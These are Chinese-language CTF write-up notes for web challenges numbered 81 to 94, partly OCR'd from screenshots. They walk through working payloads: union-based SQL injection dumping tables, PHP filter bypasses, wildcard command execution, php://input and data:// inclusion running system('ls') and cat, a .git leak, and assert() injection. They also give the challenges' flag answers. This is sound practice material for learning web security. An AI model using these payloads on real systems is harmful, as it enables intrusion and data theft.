

## 81.常见的搜集

根据提示 题目有三份flag

敏感文件



提示敏感文件

```
扫描python dirsearch -u 网址 -e*
from pkg_resources import DistributionNotFound, VersionConflict
[...]
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Output File: C:\Users\lin\AppData\Local\Packages\PythonSoftwareFoundation\Packages\Python312\site-packages\dirsearch\reports\http_challenge-5a63fe0-26.txt

Target: http://challenge-5a63fe0b35e54c40.sandbox.ctfhub.com:10800/

[10:30:26] Starting:
[10:30:28] 503 - 605B - /jsp
[10:30:28] 503 - 605B - /aspx.old
[10:30:28] 503 - 605B - /%C0%AE%C0%AE%C0%AF
[10:30:28] 503 - 605B - /aspx
[10:30:28] 503 - 605B - /html.old
[10:30:28] 503 - 605B - /html
```

1、

The screenshot shows a browser window displaying the contents of the robots.txt file at the URL challenge-5a63fe0b35e54c40.sandbox.ctfhub.com:10800/robots.txt. The content is as follows:

```
User-agent: *
Disallow:
/flag1_is_her3_fun.txt
```

打开路径

The screenshot shows a browser window displaying the contents of the file flag1\_is\_her3\_fun.txt at the URL challenge-5a63fe0b35e54c40.sandbox.ctfhub.com:10800/flag1\_is\_her3\_fun.txt. The content is as follows:

```
flag1:nlbook{info_1}
```

2、



## 敏感文件


Hello, CTFer!

信息搜集之所以重要，是因为其往往带给我们一些意

hack fun

flag2s\_v3ry\_im

3、



总结 直接扫描后查看

常见的敏感文件：

- 1、gedit备份文件，格式为filename~，比如index.php~
- 2、vim备份文件，格式为.filename.swp或者\*.swo或者\*.swn，比如.index.php.swp
- 3、robots.txt

## 82.easysql

Give me your flag, I will tell you if the flag is right.

Array ( [0] => 1 ) Array ( [0] => Flag )

Give me your flag, I will tell you if the flag is right.

Array ( [0] => 1 ) Array ( [0] => ctf ) Array ( [0] => ctctraining ) Array ( [0] => information\_schema ) Array ( [0] => mysql ) Array ( [0] => performance\_schema ) Array ( [0] => test )

内置的sql语句为sql="select".sql="select".post['query']."' | |flag from Flag";

如果\$post['query'] 的数据为\*,1, sql语句就变成了select \*,1 | |flag from Flag, 也就是select \*,1 from Flag, 也就是直接查询出了Flag表中的所有内容

Give me your flag, I will tell you if the flag is right.

Array ( [0] => ctfhub{ccc3806993acf343a2021730} [1] => 1 )

## 83.SQL注入-1

challenge-03ce7b3a5eadd683.sandbox.ctfhub.com:10800/index.php?id=1

### notes

#### Happy

Why am I feeling so happy today? Well, I just got to spend three days with some of my very best friends having fun together. Yes, I am happy because I had so much fun, but I am also happier because of my connections to these people. Belonging to a community of people helps us feel connected to something greater than ourselves. Research has actually shown that people who are part of community have less stress, recover more quickly from illnesses, and have less chance of a mental illness.

把上面id改成2发现不一样的日记

△ 不安全 challenge-03ce7b3a5eadd683.sandbox.ctfhub.com:10800/index.php?id=2

### notes

#### Learn something new

Whether it's reading a wiki about a topic that interests you or watching a quick Youtube tutorial, the digital world is full of ways to learn things fast and on the go

改成1'后无回显 1'--+有回显 那就是字符型

△ 不安全 challenge-03ce7b3a5eadd683.sandbox.ctfhub.com:10800/index.php?id=1%27

### notes

△ 不安全 challenge-03ce7b3a5eadd683.sandbox.ctfhub.com:10800/index.php?id=1%27--+

## notes

### Happy

Why am I feeling so happy today? Well, I just got to spend three days with some of my very best friends having fun together. Yes, I am happy because I had so much fun, but I am also happier because of my connections to these people. Belonging to a community of people helps us feel connected to something greater than ourselves. Research has actually shown that people who are part of community have less stress, recover more quickly from illnesses, and have less chance of a mental illness.

1'order by 4--+ 开始无回显

不安全 challenge-03ce7b3a5eadd683.sandbox.ctfhub.com:10800/index.php?id=1%27%20order%20by%204--+

## notes

-1' union select 1,2,3--+

△ 不安全 challenge-03ce7b3a5eadd683.sandbox.ctfhub.com:10800/index.php?id=-1%27union%20select%201,2,3--+

## notes

2

3

-1'union select 1,2,database()--+

△ 不安全 challenge-03ce7b3a5eadd683.sandbox.ctfhub.com:10800/index.php?id=-1%27union%20select%201,2,database()--+

## notes

2

note

```
-1'union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='note'--+
```

△ 不安全 challenge-03ce7b3a5eadd683.sandbox.ctfhub.com:10800/index.php?id=-1%27union%20select%201,2

## notes

2

f14g,notes

```
-1'union select 1,2,group_concat(column_name) from information_schema.columns where table_name='f14g'--+
```

△ 不安全 challenge-03ce/b3a5eadd683.sandbox.ctfhub.com:10800/index.php?id=-1%27union%20select%20

## notes

2

f1llag

```
-1' union select 1,2,f1llag from note.f14g--+
```

C △ 不安全 challenge-03ce7b3a5eadd683.sandbox.ctfhub.com:10800/index.php?id=-1%27union%20sel

## notes

2

n1book{union\_select\_is\_so\_cool}

## 注释符使用条件

-- (后面有空格)

(GET提交方式)

%23

payload结尾单引号闭合

-- (后面有空格)

(POST提交方式)

#

payload结尾单引号闭合

## 84.hate\_php (取反绕过)

```
<?php
error_reporting(0);
if(!isset($_GET['code'])) {
    highlight_file(__FILE__);
} else{
    $code = $_GET['code'];
    if (preg_match('/(f|_|a|g|_|p|h|\V|_|"|"`|||[]|_|=)/i', $code)) {
        die('You are too good for me');
    }
    $blacklist = get_defined_functions()['internal'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/^' . $blackitem . '/im', $code)) {
            die('You deserve better');
        }
    }
    assert($code);
}
```

第一个过滤了(f||a|g|.|p|h|\V|;|"|"`|||[]|\_|=)

第二个正则表达式过滤了PHP的内置函数

利用异或或者取反来绕过。

The screenshot shows a terminal window with two parts. The top part displays the contents of a file named 'script.php' with the following code:

```
script.php
1 <?php
2 echo urlencode(~'highlight_file');
3 echo "\n";
4 echo urlencode(~'flag.php');
5
6
```

The bottom part shows the terminal input and output. The input is:

输入	输出
1	%97%96%98%97%93%96%98%97%8B%A0%99%96%93%9A
2	%99%93%9E%98%D1%8F%97%8F

The output corresponds to the encoded strings from the script.

直接取反请求highlight\_file(flag.php)

或者先system ls再cat flag.php

双重否?code=(~%97%96%98%97%93%96%98%97%8B%A0%99%96%93%9A)  
(~%99%93%9E%98%D1%8F%97%8F)

## 85.hate\_php 2

```

<?php
error_reporting(0);
if(!isset($_GET['code'])) {
    highlight_file(__FILE__);
} else {
    $code = $_GET['code'];
    if(preg_match("/[A-Za-z0-9_@]+/", $code)) {
        die('fighting!');
    }
    eval($code);
}

```

上一题的绕过都不管用

所以这里只能用“通配符”

这里首先要说明，linux的所有指令都存储在文件夹里

比如常用的“cat”指令

也可以用/bin/cat来代替

然后就是linux的指令以及文件，可以用通配符\*和? 来代替

星号 (\*) 可以用来代替0个及以上任意字符

问号(?)可以用来代替1个任意字符，比如 /????/??? => /bin/cat

(但是代替有个前提，搜索结果唯一或可以同时操作)

所以/bin/cat 可以用/ \* \* \* / \* \* \*代替然后就是盲猜flag在.flag文件夹下

构造payload: code=?><?= /????/??? /????? ?> (就算不猜，也可以猜字符位数然后试? 的个数，还有文件的层数)

```
?><?= `/????/???%20/???/???/???/*`?
```


php使用短链接含义如下：

```
<?php echo ` /bin/cat /var/www/html/index.php`?>
```

```
?code=?><?= `/????/??? /?????`?
```

php使用短链接含义如下：

```
<?php echo ` /bin/cat /flag`?>
```



## 86.fileinclude

WRONG WAY! <?php

```
include("flag.php");
highlight_file(__FILE__);
if(isset($_GET["file1"])  &&  isset($_GET["file2"]))
{
    $file1  =  $_GET["file1"];
    $file2  =  $_GET["file2"];
    if(!empty($file1)  &&  !empty($file2))
    {
        if(file_get_contents($file2)  ===  "hello  ctf")
        {
            include($file1);
        }
    }
    else
        die("NONONO");
}
```

include(&file)包含用php://filter编码读取flag.php的数据了。同时要满足file\_get\_contents(\$file2) === "hello ctf"这一条件。

关于file1：


?file1=php://filter/read=convert.base64-encode/resource=flag.php

关于file2：

file\_get\_contents是将文件中数据提取为字符串的函数，它与include()一样参数为文件名，所以直接file2=hello%20ctf行不通，要用data://协议构造数据流，使它当作php文件。

直接file2=hello%20ctf是不行的，因为file\_get\_contents()的参数也为文件名，直接file2=hello%20ctf时file2为字符串，需要用data://协议使它当做文件

?file2=data://text/plain,hello ctf



```
WRONG WAY! <?php
include("flag.php");
highlight_file(__FILE__);
if(isset($_GET["file1"])  &&  isset($_GET["file2"]))
{
    $file1  =  $_GET["file1"];
    $file2  =  $_GET["file2"];
    if(!empty($file1)  &&  !empty($file2))
    {
        if(file_get_contents($file2)  ===  "hello  ctf")
        {
            include($file1);
        }
    }
    else
        die("NONONO");
} PD9waHAKZWNobyAiV1JPTkcgV0FZISI7Ci8vICRmbGFnID0gY3liZXJwZWFljZXs0NzgyMTBhODFlNjFiODJiODFhNzZmI0YzRjOTUyNX0=
```

或者file2=php://input

```
Pretty Raw Hex
1 POST /?file1=php://filter/read=convert.base64-encode/resource=flag.php&
file2=php://input HTTP/1.1
2 Host: 61.147.171.105:61785
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0)
Gecko/20100101 Firefox/132.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: td_cookie=2866976298
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Length: 9
12
13 hello ctf
```


0 matches

## Response

```
Pretty Raw Hex Render
if(file_get_contents($file2) === "hello ctf")
{
    include($file1);
}
else
    die("NONONO");
}
PD9waHAKZWNo byAiV1JPTkcgV0FZISI7Ci8vICRmbGFnID0gY3liZXJh
cgV0FZISI7Ci8vICRmbGFnID0gY3liZXJwZW FjZXs0NzgyMTBhODFINjFiODJiODFhNzZmZmI0YzRjOTUyNX0=
```

```
<?php
echo "WRONG WAY!";
// $flag = cyberpeace{478210a81e61b82b81a76ffb4c4c9525}
```

## 87.inget



## Please enter ID, and Try to bypass

按提示GET输入id


比如我们提交的是 id=123

而到后端大概会呈现出来的部分内容就是 'id=123'

那么就加“使id闭合 再注入一个恒等式

简单的绕过 ?id=5' or 1=1--+

?id=1' or '1=1 --> 'id=1' or '1=1'



## Please enter ID, and Try to bypass

nice : congratulations

Flag Is : cyberpeace{70ffc61ea2b135ca8dea21d8c0821a28}

## 88.robots

直接查看robots.txt 后找到文件

## 89.mfw



Welcome to my website!  
I wrote it myself from scratch!

You can use the links above to navigate through the pages!

是一个网站 猜测会不会有git泄露

← → ⌂ 不安全 61.147.171.105:61964/.git/

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">COMMIT_EDITMSG</a>	2018-10-04 12:57	25	
<a href="#">HEAD</a>	2018-10-04 12:57	23	
<a href="#">branches/</a>	2018-10-04 12:57	-	
<a href="#">config</a>	2018-10-04 12:57	92	
<a href="#">description</a>	2018-10-04 12:57	73	
<a href="#">hooks/</a>	2018-10-04 12:57	-	
<a href="#">index</a>	2018-10-04 12:57	523	
<a href="#">info/</a>	2018-10-04 12:57	-	
<a href="#">logs/</a>	2018-10-04 12:57	-	
<a href="#">objects/</a>	2018-10-04 12:57	-	
<a href="#">refs/</a>	2018-10-04 12:57	-	


Apache/2.4.18 (Ubuntu) Server at 61.147.171.105 Port 61964

发现有 那就在这做文章

查看源代码

```
<a class="navbar-brand" href="#">Project name</a>
</div>
<div id="navbar" class="collapse navbar-collapse">
    <ul class="nav navbar-nav">
        <li class="active"><a href="#">?page=home>Home</a></li>
        <li ><a href="#">?page=about>About</a></li>
        <li ><a href="#">?page=contact>Contact</a></li>
        <!--<li ><a href="#">?page=flag>My secrets</a></li> -->
    </ul>
```

打开flag.php没线索



## That file doesn't exist!

那就下载git泄露文件

```
D:\python3\GitHack-master\GitHack-master>python GitHack.py http://61.147.171.105:61964/.git/
[+] Download and parse index file ...
[+] index.php
[+] templates/about.php
[+] templates/contact.php
[+] templates/flag.php
[+] templates/home.php
[OK] templates/about.php
[OK] templates/contact.php
[OK] templates/flag.php
[OK] index.php
[OK] templates/home.php
```

查看原代码

The screenshot shows the Typora editor with the file 'index.php' open. The code is as follows:

```
<?php

if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}

$file = "templates/" . $page . ".php";

// I heard '..' is dangerous!
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");

// TODO: Make this look nice
assert("file_exists('$file')") or die("That file doesn't exist!");

?>
```

Below the code, a preview window shows the generated HTML output:


```
<title>My PHP Website</title>

<link rel="stylesheet"
      href="https://cdnjs.cloudflare.com/ajax/libs/twitter-
```


构造payload /?page=').system('cat+./templates/flag.php');//

//绕过后面的语句

**90.ics-06**



点什么都没反应 除了报表中心



## 列表

日期范围

确认

## 送分题

但选日期也没反应 注意到url里id=1 猜测sql注入

但是在测试闭合时 无论输入什么都会跳回去 那就试试爆破

想先爆破个10000，中间找到

Request	Payload	Status code	Error	Timeout	Lengt
2333	2333	200			1901
2	2	200			1866
5	5	200			1866
6	6	200			1866
7	7	200			1866
4	4	200			1866
11	11	200			1866
1	1	200			1866
10	10	200			1866
3	3	200			1866
0		200			1866
8	8	200			1866
18	18	200			1866
9	9	200			1866

Request      Response

Pretty    Raw    Hex    Render

云平台报表中心

## 列表

日期范围

-

确认

cyberpeace{d710b15e0875c6f7b45caa820ce141e2}


## 91.PHP2

← → ⌂ 不安全 61.147.171.105:52132

困惑

Can you authenticate to this website?

翻译就是介绍网站 那肯定要顶层文件index.php 打不开就看源代码index.php




The screenshot shows a web browser window with the URL 61.147.171.105:52132/index.php. The page title is "△ 不安全". The page content displays the PHP source code:

```
<?php
if("admin"===$_GET[id]) {
    echo("<p>not allowed!</p>");
    exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "admin")
{
    echo "<p>Access granted!</p>";
    echo "<p>Key: xxxxxxxx </p>";
}
?>
```

Below the code, the text "Can you authenticate to this website?" is visible.

admin两次url编码（服务器直接会编码一次）



The screenshot shows a web browser window with the URL 61.147.171.105:52132/?id=%2561%2564%256d%2569%256e. The page title is "△ 不安全". The page content displays the message "Access granted!".

Access granted!

Key: cyberpeace{daf0c265ee1781811fc30f183ff418bc}

Can you authenticate to this website?

## 92.Web\_php\_include

```

<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>

```

strstr函数区分大小写

1.(大小写绕过)用PHP://input

The screenshot shows a browser-based debugger interface with the following details:

- Request:**

```

1 GET /?page=PHP://input HTTP/1.1
2 Host: 61.147.171.105:59327
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4369.90 Safari/537.36
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: td_cookie=2066976298
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Length: 20
12
13 <?php system("ls")?>

```
- Response:**

```

<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
fl4gisish3r3.php index.php phpinfo.php

```
- Tool UI:**
  - URL input: http://61.147.171.105:59327/?page=PHP://input
  - Buttons: Load URL, Split URL, Execute, Post data (checked), Referer, User Agent, Cookies, Add Header, Clear All.
  - Output area: Displays the exploit code and its rendered result.

## Request

Pretty Raw Hex

≡ ln

```
1 GET /?page=PHP://input HTTP/1.1
2 Host: 61.147.171.105:59327
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0)
Gecko/20100101 Firefox/132.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: td_cookie=2866976298
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Length: 40
12
13 <?php system("cat f14gisisish3r3.php")?>
```



Search...

0 mat

## Response

Pretty Raw Hex Render

≡ ln

```
1 <?php
2     include (
3         </span>
4         <span style="color: #0000BB">
5             $page
6         </span>
7         <span style="color: #007700">
8             );<br />
9         </span>
10        <span style="color: #0000BB">
11            ?&gt;<br />
12        </span>
13    </code>
14    <?php
15    $flag="ctf{876a5fc...";
```

2.data://协议

data://text/plain,.....

data://text/plain,

```
← → C △ 不安全 61.147.171.105:59327/?page=data://text/plain,<?php%20system(%27ls%27)?>
[[[
```

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
fl4gisish3r3.php index.php phpinfo.php
```

## 94.unserialize3

